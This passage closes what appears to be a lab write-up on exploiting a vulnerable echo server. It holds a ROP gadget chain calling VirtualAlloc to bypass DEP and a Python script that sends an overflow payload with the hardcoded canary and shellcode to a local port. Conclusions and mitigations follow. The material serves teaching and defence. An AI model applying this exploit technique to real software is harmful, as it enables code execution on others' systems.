      0x7800ab8b,  # POP EAX # RETN [MSVRCT2.dll]
      0x7802e0b0,  # ptr to &VirtualAlloc() [IAT SVRCT2.dll]
      0x7801239a,  # MOV EAX,DWORD PTR DS:[EAX] # RETN MSVRCT2.dll]
      0x78009aab,  # PUSH EAX # ADD AL,5F # POP ESI # RETN MSVRCT2.dll]
      #[---INFO:gadgets_to_set_ebp:---]
      0x7802b04b,  # POP EBP # RETN [MSVRCT2.dll]
      0x7800f7c1,  # & push esp # ret  [MSVRCT2.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x78010b50,  # POP EBX # RETN [MSVRCT2.dll]
      0x00000001,  # 0x00000001-> ebx
      #[---INFO:gadgets_to_set_edx:---]
      0x78028b44,  # POP EDX # RETN [MSVRCT2.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x7800143d,  # POP ECX # RETN [MSVRCT2.dll]
      0x00000040,  # 0x00000040-> ecx
      #[---INFO:gadgets_to_set_edi:---]
      0x7800518e,  # POP EDI # RETN [MSVRCT2.dll]
      0x7800b281,  # RETN (ROP NOP) [MSVRCT2.dll]
      #[---INFO:gadgets_to_set_eax:---]
      0x7800ab8b,  # POP EAX # RETN [MSVRCT2.dll]
      0x90909090,  # nop
      #[---INFO:pushad:---]
      0x78009791,  # PUSHAD # ADD AL,80 # RETN [MSVRCT2.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 16000))

#### PAYLOAD para ROP #####
# payload = "A"*512 + struct.pack("<I", 0x95125613) + "AAAA"  "AAAA" + "BBBB" + rop_chain + "\x90"*8 + “\x40”*4
payload = "A"*512 + struct.pack("<I", 0x95125613) + "AAAA" + "AAAA" + "BBBB" + struct.pack("<I", 0x0018FF34) + "\x90"*8 + shellcode
msg = struct.pack("<I", len(payload)) + payload
s.send(msg)
Code 4. Final exploit code in Python (Exploit.py).
Conclusions
Throughout the document the steps followed for the analysis of the application and the exploitation of the present vulnerabilities through different techniques have been detailed. The code corresponds to an echo server that expects to receive a message where its length is included as a header. The problem is that the capacity of the variable to store the length of the message is much larger than the space reserved in the buffer to store the message itself.
Given this situation, an exploit like the one seen in Code 4 can be built to overwrite the buffer and the return address with the goal of redirecting the program flow to a controlled memory area where the «malicious» code will be executed.
This exploitation is made easier, since both the executable and the associated library do not include any protection in their compilation that would make these attacks more difficult, for example, by preventing the execution of code in memory areas intended for data or the randomization of memory addresses (ASLR). While it is true that a canary cookie is implemented to try to detect overflows in the buffer, this is hardcoded in the source code and, therefore, it is easy to discover and bypass this measure.
Lessons learned
- Never trust the length declared by the client. The root flaw is not in
recv, but in reading as many bytes as the attacker requests into a fixed-size buffer. - A poorly implemented mitigation is a false sense of security. The canary cookie existed, but by being hardcoded (
0x95125613) it becomes just another step of the payload, not a barrier. - Without DEP/ASLR, exploitation is almost direct; when we simulate that protection, ROP allows us to circumvent it by reusing legitimate code from a DLL without protections (
MSVRCT2.dll). - The available space constrains the shellcode. The byte limit forced us to give up the full shellcode in the ROP case and to demonstrate execution control with something more modest (
inc eax).
Security measures to implement
To mitigate or at least hinder this exploitation, the following is recommended:
- The use of random cookies on each execution that are not easily discoverable.
- The use of compile-time protections that enable parameters such as SafeSEH, ASLR and DEP.
- And, above all, at the code level, checking that the length of the message fits the capacity of the buffer where it is stored, thus preventing overflows that overwrite other memory areas of the program.